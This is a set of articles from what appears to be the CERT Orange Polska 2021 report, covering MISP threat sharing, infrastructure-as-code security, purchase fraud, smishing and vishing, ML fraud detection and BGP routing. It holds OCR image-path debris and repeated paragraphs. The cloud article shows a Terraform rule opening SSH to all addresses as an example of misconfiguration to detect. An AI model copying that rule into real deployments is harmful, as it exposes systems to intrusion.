
The person whose frustration in this respect turned into a creative solution to the problem was Christophe Vandeplas, an employee of the Belgian armed forces – the developer of the CyDefSIG platform: Cyber Defence Signatures. A small project, written in CakePHP and developed after hours, would probably have been quickly forgotten if it had not arisen NATO's interest. The name of the project was changed to MISP – Malware Information Sharing Platform – a platform for sharing information about cyber threats as well as sharing, classifying and correlating IoC.

What is IoC? Indicator of Compromise – intrusion indicator – are activities or objects which, being once identified on the network or on the device, prove with a high degree of certainty that the system has been attacked. IoC can include, for example, the checksum of a malicious file (hash), the URL from which the file was downloaded or the IP of the C&C server. IoC can also be used to counteract attacks – cybersecurity analysts are able to block access to malicious content in time.

There is a large group of specialists for whom the exchange of information using MISP can be very attractive. In addition to employees of operations departments, another group are malware analysts - they may be interested in new malicious files, as well as their content in terms of key fragments of a malicious code. Developers of Threat Intelligence have the opportunity to expand their knowledge about specific criminal groups and their methods of operation. Finally, MISP can be useful for the analysis of risks or financial fraud.


In MISP, data is encapsulated in events. A single event can contain multiple attributes. The popular JSON format is used for the exchange itself – developing the content of the file in the base version precisely specifies the document as misp core standard. Figure 1 shows an example of an MISP event – in this case it's the use of a backdoor.

MISP - example of event



From the perspective of further analysis, expanding one's knowledge about the techniques used by criminals or cyclical reporting, a clear information exchange about what a given IoC concerns is equally important. For example, a URL may serve as a link to download a malicious sample or to direct to a login panel on a fabricated site. For categorization, use the mechanism for marking events and attributes. Abundant taxonomy can be used – ready-made dictionaries of tags. In addition to the well-known Kill Chain developed by Lockheed Martin , one can choose from over one hundred and thirty other taxonomies. Consistent use of tags from a given taxonomy allows you to maintain clarity of communication between different organizations. If the wide range of available dictionaries is not enough for someone, you can always create your own tags.

Event sharing between MISP instances.




MISP has extensive possibilities in terms of event sharing. The basic unit is an organization There may be one or more organizations on one MISP instance (on one server) – see Figure 2 – where three organizations Org A, Org B, Org C are on a single server. In order to be able to share events, it is necessary to use the synchronization mechanism. It is possible to share events using push or pull mechanisms. Let's discuss the pull mechanism.

The same organization can exist on different instances. Branches of the same organization are an example of such a solution. These are scattered over many countries and can have many instances of MISP. There will be one and the same organization on each of them. Creation and publication of an event will result in its propagation to other instances of the same organization - cybersecurity analysts in one country can effectively inform other departments about the global threat to their company.

By default, event sharing can be limited to uploads within a single organization; several organizations combined into a community; between communities or without restriction – an event available publicly.


Another crucial advantage of MISP is the ability to correlate events. Events and attributes that share something in common are shown in the graphic form (Figure 3). Of course, the more extensive the attribution of an event, the easier it is to detect similarities. Please pay attention to the infrastructure, IP addresses and other attributes used by criminals with potentially longer exploitation time. For obvious reasons, what attributes are used for correlation are not explicitly revealed in this text.



The world community using MISPs is large and still growing. Currently, there are more than 1200 organizations and more than 4000 active contributors. Organizations merge to form isolated islands or decide on a more or less restrictive sharing of IoCs between communities. Many of these institutions belong to the financial sector (banks, payment organizations) or the military sector; international entities. Some of the organizations joining the platform are interested in sharing only IoCs regarding a specific issue (e.g. Covid-19).

Orange Polska has been using MISP for the purpose of building Threat Intelligence for several years. As a large company and operator, we have a wide range of places through which we can obtain malicious URLs or samples. One of the commonly known channels are e-mail boxes - e-mails reported by employees as malicious, but also messages classified as malicious that were detected in the process of automatic analysis. We also collect data from more or less interactable honeypots located in different places, as well as analyze suspicious traffic in web application firewalls (WAFs). We use probes that scan network traffic for malware and traffic patterns (e.g. beaconing). In addition to this, we analyze many open-source threat intelligence in search of new threats that have not yet appeared in our network.

Use of MISP at Orange



All of this data goes to automated analysis processes that include sandboxes, tools for configuration extraction, and other attribution systems. Thanks to this, seemingly different incidents can be correlated and grouped. The use of different channels and their collection in one relational database means that we have a rich documentation of the event – from the initiating vector to the data of the servers managing the malware. This approach allows you to track the tools and techniques being currently used by criminals, which is extremely important in the context of taking adequate preventive steps. The combination of knowledge about threats with network information – the number of attempts to connect to a given IP or a domain - allows for quick recognition of the beginning and end of phishing campaigns.

For some time now, we have also been trying to spread the concept of sharing IoCs between different units in order to reduce cybercrime. By using the potential of the MISP platform, we are a community of trusted entities, expand the scope of analysis and increase the detection of malicious content. As an operator, we have a unique ability to block malicious connections and content.

So far, we mainly blocked content detected by our own artificial intelligence (AI) systems, but as collaboration increases, so does the percentage of blocked malicious content reported by other trusted entities. Content is blocked in a semi-automatic way – verification is followed by the approval of the block by analysts. The SOAR automation system, which greatly facilitates the ergonomics of the operators' work, is an intermediary system of the process.

MISP is another open-source product that is used at Orange Polska. Several years of experience allowed the developers of the platform to make a solution that perfectly fits the needs of cybersecurity units.

IoC sharing with the use of MISP, proper classification of events and the use of SOAR contributes to a much faster response and reduction in time from detection to blocking of malicious content. All these activities translate into increased security of Orange network users.

Grzegorz Tyszka
Cybersecurity Orange Polska

Migration to the public cloud – opportunities and threats

The interest in the infrastructure of the so-called public cloud has grown in recent years. According to the analyses [2] this trend will continue in the coming years, which will translate into an increase in revenues from services provided in both the IaaS and SaaS models. Organizations decide to migrate to the public cloud mostly due to: cost reduction, scalability, reliability, increased flexibility and the ability to take advantage of new technologies and tools.

From the point of view of cybersecurity, a change in the way of service provision (compared to the model in which applications were run in the company's server room) gives new opportunities, but also threats. The ease with which developers and administrators can perform certain operations complicates the analysis and verification of what and how is run in the context of a particular system. In the case of the CICD software lifecycle, ensuring security was simple: properly prepared vulnerability tests were run in the software delivery chain. Solutions based on the latest technology in the public cloud infrastructure, where there's a source code in addition to the application itself, is the one that runs the infrastructure on which it is embedded. The fact that everything is perfomed automatically by the prepared mechanisms and scripts does not make the task any easier for security experts. A configuration error in such a model is particularly dangerous. Let's not forget that misconfiguration [3] errors lead to a significant number of successful cyber attacks.

Monitoring events in the public cloud is extremely important. Sometimes, however, it is not enough. In some cases, detection of or even response to a misconfiguration event after configuration has already been implemented and it operates in a production environment results in a short period of time during which a shared security vulnerability can be used by a cybercriminal.

CICD and IaC

In software engineering, the term CICD (Continous Integration Continous Deployment) has been around for a very long time. From a technical point of view, the implementation of CICD in the application lifecycle consists in automating some of the repeated operations such as running unit, integration or security tests, development of an application, sharing the application in the registry and launching a new version of them (first in test environments and then in production ones) (Fig. 1).

Example of software delivery chain [4]

Public clouds allow for the performance of all operations through the API, the launch and configuration of the infrastructure, on which the applications are run. All of this can also be largely done automatically and implemented in the source code. It is a simple and repetitive task to describe a virtual machine, load-balancer or a firewall rule with several lines of a source code and then to run such an "application" with an appropriate command. The infrastructure code prepared in this way can be run identically as the application code in the CICD process shown in Fig. 1. This approach allows for scenarios in which the infrastructure is created to be used only during application tests and then the whole is removed. This translates to a large extent into costs – in cloud environments, fees are charged when the infrastructure is running.

Verification of IaC code's security

Most Infrastructure as Code (IaC) projects use the Terraform language to describe an infrastructure that has libraries for supporting objects of major cloud providers such as AWS, GCP, and Azure. Fig. 2 shows an example of a terraform code for the GCP platform that creates an FW rule. The rule "opens up" the 22 port for all the devices in a given network. As a result, incoming connections are enabled.

2 https://www.reportlinker.com/p05749258/Cloud-Computing-Market-by-Service-Deployment-Model-Organization-Size-Workload-Vertical-And-Region-Global-Forecast-to.html?utm_source=GNW
3 https://www.verizon.com/business/resources/reports/2021/2021-data-breach-investigations-report.pdf
4 Źródło: https://hackernoon.com/understanding-the-basic-concepts-of-cicd-fw4k32s1

Example of a Terraform code for GCP defining a Firewall rule

```
resource "google_compute_firewall" "allow_traffic_ssh" {
  project = var.vpc_host_project
  name    = "fw-allow-i-ssh"
  network = var.shared_vpc
  allow {
    protocol = "tcp"
    ports    = [22]
  }
  source_ranges = ["0.0.0.0/0"]
}
```

Allowing such a rule to be created in conjunction with DevOps deliberately or mistakenly sharing a virtual machine with a default password may lead to a very serious attack.

In the case of a traditional organization model, where the infrastructure is provided by an authorized team, events such as too wide a range of access at the Firewall and a default password on a virtual machine would not be detected until at the stage of security tests (pentests or automatic tests). In the case of the public cloud, it would definitely be too late for that.

In the case of IaC an infrastructure code should be treated like an application and as such tested. There are several open-source solutions enabling static analysis of an IaC code. At an early stage, it allows for detecting problems or inconsistencies with the adopted security policy. Applications such as TfScan, Checkov or KICS facilitate the detection of problems indicating that security mechanisms, i.e.: “SQL DB Instance With SSL Disabled” or “Node Auto Upgrade Disabled” were disabled or inadequate scope of permissions: “Not Proper Email Account In Use”, “KMS Crypto Key is Publicly Accessible”. In addition, it is possible to define your own rules that can verify compliance with internal regulations in the organization.

If such a test set for the IaC code is launched each time CI detects a change in a particular module, a response (the implementation of infrastructure is blocked) is triggered as soon as problems indicating non-compliance with the security policy are detected.

In the scenario described at the beginning (Fig. 2), the FW rule would not be implemented due to the previously reported security problem. Unfortunately, the world is not black and white, so there must be a mechanism to implement the exceptions. There’s a need to implement such a FW rule allowing the SSH traffic to be opened globally, e.g. to enable a bastion-host to operate.

Summary

Monitoring events in the public cloud is extremely important. Sometimes, however, it is not enough. In some cases, detection of or even response to a misconfiguration event after configuration has already been implemented and it operates in a production environment results in a short period of time during which a shared security vulnerability can be used by a cybercriminal.

Migration to public cloud infrastructure generates many threats, but also benefits. One of them is the previously mentioned possibility to describe the infrastructure used with a source code that can be tested and verified before it is run. As a result, we do not allow an misconfigured infrastructure to be launched.

In this respect, security teams can learn a lot from programmers who base the operation of the CICD process on the results of previous tests that are carried out at every application stage. From a business point of view, there’s nothing worse than providing a customer with a non-valid application (it doesn’t apply to applications with critical security vulnerabilities). Security tests of the CICD process should be carried out with no less care. Tools are available.

Grzegorz Siewruk
Cybersecurity Orange Polska

CERT Orange Polska 2021 Report

Our online data and shopping

Who doesn’t like online shopping? Everyone does. It’s convenient, you can browse items in no hurry, compare and examine goods without any pressure. You can also choose a delivery option or take advantage of deferred payment. However, modern technology brings some risks, too, which every Internet user should be aware of.

Approximately 140,000 alerts related to a potentially unauthorized purchase attempt were handled in 2021 at Orange Polska. It’s impressive, isn’t it?

Not all of these alerts are of equal importance, but they all do need to be analyzed.

How does it work?

You need to collect data, analyse them and make a decision. It seems to be a piece of cake.

Fraudsters are constantly busy changing the patterns of operation, obtaining data of higher and higher quality from unexpected sources sometimes... Many of us know someone who has fallen victim to unauthorised and unwanted taking out of a loan or purchase of goods, services or at least have heard of an attempt to do so.

Fraudsters (nowadays these are organized criminal groups) use bots to test login data on various websites or identity data (personal ID number, document number, etc.). These are purchased on the darknet or obtained as a result of a leak from any source. For login data, criminals assume that the victim used the same credentials on multiple sites. For identity data, they sometimes create an account on any website and be successfully authorised, which brings about serious consequences. You should use your common sense and protect your data, change passwords, use different credentials on various websites, but it’s also good to use password managers or services such as Secure your Personal ID Number and/or BIK Alerts (warnings of an attempt to commit a credit fraud). This may protect us from an unexpected purchase or credit. It’s all about verifying whether the buyer is actually the buyer. The fact that they know the credentials and personal data can be deceptive.

Attempts to commit this type of fraud are combatted with a solution based on the combination of expert algorithms, robots and machine learning. Of course, people are also involved. They supervise the process being properly carried out.

Firstly, necessary data is automatically collected from various sources. Next, the data is analysed, the result of which is a list of incidents including the likelihood of their occurence with the incidents generating the greatest threat at the top of the list. Consequently, a decision is made about further processing of the order.

Many types of algorithms are used - quantity, cumulative, logical, similarity, relationship, reference, geographical, analyses of the darknet, etc. Algorithms are constantly being evaluated, supplemented with additional data, parameters, patterns and new sequences of potential events.

Knowledge about how algorithms are created is as important as the adoption of a structured approach:

a) good understanding of the process
b) pointing out weaknesses
c) collecting data and the process of data supplementation
d) analytical formulas and a process that will bring desirable effects
e) further improvement of effectiveness

It can be concluded that the more data is gathered and the more variables and algorithms are used, the better performance in evaluation of dubious transactions.

Even though algorithms work perfectly and maximize effects, thus enhancing the security of transactions among Orange clients, more can be done.

Fraudsters are constantly making progress, which is evidenced in simple algorithms that used to combat the majority of unauthorised transcation attempts. However, they became less effective with time. Machine learning was implemented in order to maintain the security of transaction. It’s another tool supporting the process of making “fraudulent/non-fraudulent” decisions.

Effects

About 100 algorithms aided with machine learning when analysing various data.

Attempts of unauthorised purchases were stopped, which accounts for millions of zloty within a few years.

Several criminals groups were apprehended in cooperation with the police. that ordered services and made purchases with stolen data on a large scale.

Remember - it’s always better to protect your data as even the most advanced algorithms may not handle it when criminals use your real data!

Jacek Lewandowski
Revenue protection and fraud management

Smishing and vishing increasingly hazardous – what to do?

Smishing

Scale

As it was predicted in the last year's report, smishing in 2021 grew in intensity significantly. There are hundreds of thousands of text messages a day across the country. Flubot malware certainly contributed to the number. It is able to send from its terminal as many as several thousand malicious text messages a day without the user's knowledge with a view to infecting other people's terminals.

The biggest problem identified in 2021 were false calls generated from abroad using bank helpline numbers; thus via further actions criminals were able (via social engineering) to steal the money from the victims' bank accounts.

Why is it still a problem?

Initially, smishing was generated mainly through A2P (Application to Person) text messages from alphanumeric headings. This enabled impersonation of commonly recognised companies and institutions, such as banks, offices, auction sites, delivery and telecommunications companies, which enhanced the effectiveness of smishing. Since operators started to fight against this practice by blocking specific headings used for smishing, criminals gradually began to switch to P2P (Person to Person) text messages identified with the MSISDN number, which is assigned to a SIM card from which text messages are sent. Smishing was another practice. It was distributed by phones infected with malware, e.g. Flubot.

Smishing signed with the MSISDN number is rather less effective, but more difficult to be detected. In practice, an automatic analysis of text messages' content seems necessary. The analysis allows those texts that contain phishing phrases or links to identified malicious sites to be blocked. According to the current telecommunications law, it is forbidden to analyse content of text messages, which hinders effective fight against smishing.

Will anything change?

State institutions have noticed the problem and are therefore planning to modify the regulations so as not to allow operators to automatically analyze the content of texts to block smishing, but even to oblige them to do so. Every single operator is to be obliged to block text messages in their networks in accordance with the patterns developed and conveyed by CSIRT NASK. Definitely this will not completely eliminate smishing, but will significantly reduce it, as the use of effective tools to combat this phenomenon will be facilitated.

Vishing

Scale

As it was predicted in the last year's report, vishing in 2021 grew in intensity significantly. There are thousands of vishing calls a day across the country.

Why is it still a problem?

Vishing will continue as long as it's profitable for the criminals. It can't be completely eliminated, but its scale can surely be reduced by limiting CLI spoofing, which increases the effectiveness of vishing.

In order to eliminate CLI spoofing, every telecommunications operator (worldwide) should systematically ensure the correct display of their clients' numbers, and the numbers of incoming calls should not be replaced by traffic operators.

An individual operator has very little capability to fight CLI spoofing as it has control over its network only. In addition to ensuring that it is not a source of CLI spoofing itself, operators are theoretically able to detect CLI spoofing, but only in the calls made to their subscribers displaying the number of the operator. Suspicious calls may be blocked or forced by the operator not to display the number. These protection options are based on the assumption that calls that display the numbers of a given operator are initiated from the network of the operator, not from any other network. In practice, however, there are exceptions to this rule, which significantly hinder the implementation of such a protection mechanism:

- landline and mobile numbers can be transferred to another network (landline numbers can additionally be rented), so verification whether the number belongs to the operator cannot consist solely in the analysis of the prefix. There need to be additional verification against the current database of transferred (and rented) numbers, which is still subject to change,
- mobile numbers can be roaming, so calls made with them can come from abroad,
- calls made to numbers outside the network may be diverted and return to the operator's network from another network, displaying a number belonging to its network.


Blocking CLI spoofing is very complicated and costly even if it is done only with their own subscribers and calls displaying the operator's number. Even if every single operator implemented such a solution, still only 25% of vishing attempts would be blocked (because calls spoofing a number belonging to one operator are directed to all networks, not only to subscribers of the operator to which the number of an incoming call belongs).

Will anything change?

The biggest problem identified in 2021 were calls made from abroad using the numbers of bank helplines. These phone numbers were exploited to steal money from victims' bank accounts with a number of social engineering techniques.

Early in 2022, calls spoofing mobile numbers made CLI spoofing gain in importance. State institutions expect that this phenomenon will also be reduced by operators in the context of mobile numbering in a very short time (preferably later this year).

Piotr Szarata
Cybersecurity Orange Polska



Fraud in telecommunications from the perspective of operators. Methods of spam and phishing prevention, and prospects for the use of artificial intelligence.

The term “phishing” has become very popular in recent years, but it is a tiny part of a large unwanted traffic. The problem has been faced by both clients and operators for many years now. The number of cards used for fraud has had a downward trend since 2016 (which was the result of the obligation introduced at that time to register prepaid cards). In 2021, however, the downward trend ceased, with spam and phishing as the main characters.


Unwanted traffic


First of all, it’s good to consider the concept of “unwanted traffic” as it is not a homogeneous term and covers a wide range of phenomena considered according to criteria such as:

1. Channel of traffic generation – SMS, MMS, or external applications such as instant messengers
2. Affected entity – client (by receiving unwanted communication or extortion of sensitive data) or operator (by generating a high cost in inter-operator billing or a significant burden on network resources)
3. Type of the content – marketing or extortion
4. Type of traffic – understood as a series of statistics describing the generated traffic, such as its volume, duration time of connections, number of recipients, etc.

Spam, phishing, or New Year’s wishes?

First, let’s take a look at some examples of text messages:





Two of the above texts are phishing, one is potential unwanted marketing message (spam), New Year’s wishes can be classified as standard communication, while the first text, depending on the intention of the sender, can be spam, phishing or non-fraudulent traffic. Despite this, all these messages have several important features in common:


- they can be sent from subscriber numbers (large companies generally communicate with their clients using headings as opposed to smaller ones)
- in each case, a big number of text messages were sent from the sender’s card within short time
- in each case, the message was sent to many recipients

If fraud were to be identified solely by means of the abovementioned characteristics, the operator would probably block each of these cards. However, this is not the point because SMS is still a popular communication platform in Poland, so generating large non-fraudulent traffic is a normal phenomenon. So, how to distinguish between fraudulent and non-fraudulent traffic?

Practice

Algorithms for detecting fraud in telecommunications can be divided into 3 groups:

1. Event alerts, the so-called triggers – are triggered when a certain event fires in a context and conforms to a condition specified in trigger settings. Triggers are characterized by the lowest degree of complexity, high effectiveness and simple implementation. Their biggest drawback is low flexibility (these conditions are usually based on logical conditions interconnected by conjunction or alternative relations, so failure to conform to any of them may lead to wrong conclusions).



2. Integration of expert rules – similar to triggers in terms of the construction of logical conditions, but aggregating data from many sources. In practice, algorithms of this kind effectively detect what triggers sometimes fail to detect. The challenge, in terms of both complexity of implementation and implementation costs, is the necessity for integration of data from numerous systems, each of which may differ in the time of supplementation with new data, etc.
3. “New generation” algorithms - based on machine learning and deep learning methods – due to the rapid expansion of AI to almost all spheres of our lives, sophisticated algorithms, such as gradient boosting of forests or neural networks, are increasingly and more commonly used in the detection of fraud in telecommunications. These algorithms may be based on the alerts of the first and/or second group. However, due to the probabilistic nature of the returned result (instead of the “Fraudulent/Non-Fraudulent” decision, most models provide a probability of its occurrence), they are able to detect more subtle combinations of conditions and intricacies in the data that were ignored by the previous alerts. For this reason, they are most resistant to changes in the nature of fraud and attempts to circumvent triggers. They’re even able to learn new patterns on their own. At the same time, they are also the most difficult to create and train. In the case of collecting data for learning from many systems, just as the tools from the second group, tough during online implementation.

Each of the alerts has its strengths and weaknesses, so which one to choose? Preferably all of them. Effective detection of fraud in telecommunications, protection of the client and the operator should be based on an entire ecosystem of alerts, in which individual detection methods cooperate and reinforce one another. Examples of such a concept may be the following anti-fraud processes:

- the detection is collected from the triggers, these are supplemented with additional information in order to reinforce the algorithms from the second group
- the use of machine learning to isolate traffic profiles and adjusting trigger parameters to changing fraud patterns
- systematic collection of information from the alerts of Groups I and II in order to supply data for learning and training AI models

Experience shows that such an approach to the process of fraud detection ensures the greatest effectiveness and responsiveness to the dynamically intensifying cases of fraud of different patterns.

Concepts of using machine learning for spam/phishing detection

Finally, let’s look at two examples of using ML algorithms to combat spam/phishing:

I Unsupervised learning – fraud profiling

Fraudsters can use several schemes of traffic generation and try to circumvent detection methods by e.g. “traffic draining” (extending it for a longer period of time). In such cases, post-hoc analyses and clustering algorithms, such as k-means segmentation or DBSCAN, may be particularly useful. By analyzing the traffic parameters of fraudulent cards at various stages of traffic generation, we are able to distinguish different profiles and schemes of propagation of the features we study over time:

The vertical axis describes a certain characteristic of the traffic of a certain population of cards used for fraud in standardized time units (horizontal axis). The k-means method distinguished three characteristic traffic profiles, different both in the initial and final value of this feature, as well as in the way in which it was changing over time.

The approach to the detection of fraud in telecommunications should generally be based on the previously mentioned example of a interconnected system, which, on the one hand, collects and analyzes in a holistic way the multiplicity of parameters available, and on the other hand integrates these activities between areas, as well as through cooperation with external units involved in the fight against fraudsters – regulator, law enforcement authorities.

Such information can then be used to adapt existing Group I or Group II alerts to maintain their high effectiveness.

II **Supervised learning – adaptation of expert rules to the model of binary classification**

Precise and in-depth feature engineering consists in collecting data from various systems and creating strong predictors from them. It is crucial for effective detection of fraud in telecommunications. It is also important to separate them from normal client traffic and to detect more subtle intricacies in the data than a set of previously configured a-priori rules.

When building a probabilistic model, the following factors should be taken into account:

- detection of fraud is by definition a problem of unbalanced classification – fraud constitutes a tiny part of all traffic generated in the network. Therefore, when choosing an algorithm, one should take those of them into account that are resistant to the problem of unbalanced sample or apply methods compensating for this imbalance (so-called oversampling, e.g. SMOTE or ADASYN, whose advantage is the generation of new non-identical observations)

- both in cases of fraud and standard traffic, there are outliers. However, they are an important carrier of information, which is why their removal from the learning set is not desirable

- attributes used to decide whether a given traffic is fraudulent or not, can take the form of both numerical and qualitative measures (categorical variables). Representation of the latter in the form of dummy variables, with the additional volume of data (both in terms of the number of active users and generated events) observed every day within the telecommunications network, may lead to the creation of an overly extensive learning set, which only some algorithms (such as SVC) will be able to cope with within a reasonable time

Random forests with gradient boosting, such as XGBoost, LightGBM or CatBoost, seem to be particularly effective for detecting fraud in telecommunications. In combination with modern frameworks for optimizing hyperparameters (Hyperopt or Optuna), they can provide high final metrics, which translate into a noticeable improvement in the effectiveness of detection of spam, phishing and other fraud.

However, it should be remembered that artificial intelligence sometimes errs. The quality of the classification is described by the so-called error matrix, which, in addition to correctly identified cases of separating fraud from client traffic, is a carrier of information about type I and type II errors: False Positives and False Negatives. It is up to the Data Researcher to choose which of these values need to be minimized in the training process, while bearing in mind that they cannot be eliminated completely, older generation alerts should not be underestimated in favour of machine learning or deep learning. The approach to the detection of fraud in telecommunications should generally be based on the previously mentioned example of a interconnected system, which, on the one hand, collects and analyzes in a holistic way the multiplicity of parameters available, and on the other hand integrates these activities between areas, as well as through cooperation with external units involved in the fight against fraudsters – regulator, law enforcement authorities. Only such an approach guarantees the desired synergy effect and achievement of maximum effectiveness in the fight against fraud in telecommunications, and thus – the protection of the clients and the operators.

Marcin Jakubiak
Fraud and Revenue Protection Specialist

Development directions of routing security

The threats connected with the denial of service attacks (DoS) are described every year in our report. However, not every DoS means a sudden influx of packets! Routing of the Internet traffic may cause a similar effect. Therefore, Resource Public Key Infrastructure (RPKI) is implemented to increase the security of our network and client protection.


Routing – what is it?

The Internet consists of over 70,000 networks with each of them having their own **autonomous system number (ASN)**. These networks belong to operators (internet service providers -ISPs), content providers (Content Delivery Networks - CDNs), cloud services or ordinary companies and institutions. IPs, which are usually written in the form of CIDR (Classless Inter-Domain Routing), are assigned to these networks.
In order for networks (especially remote networks) to establish communication, the **BGP (Border Gateway Protocol) protocol**, is used.
It provides autonomous systems with routing information - which IP prefixes are available in which network, as well as how to reach a given network because information about the status of the neighbor and its visibility is transmitted. Often, operators influence the information transmitted to BGP's neighbours, due to the **routing policy** – it is a combination of network topology, as well as agreements between companies, throughput and the cost of connections.

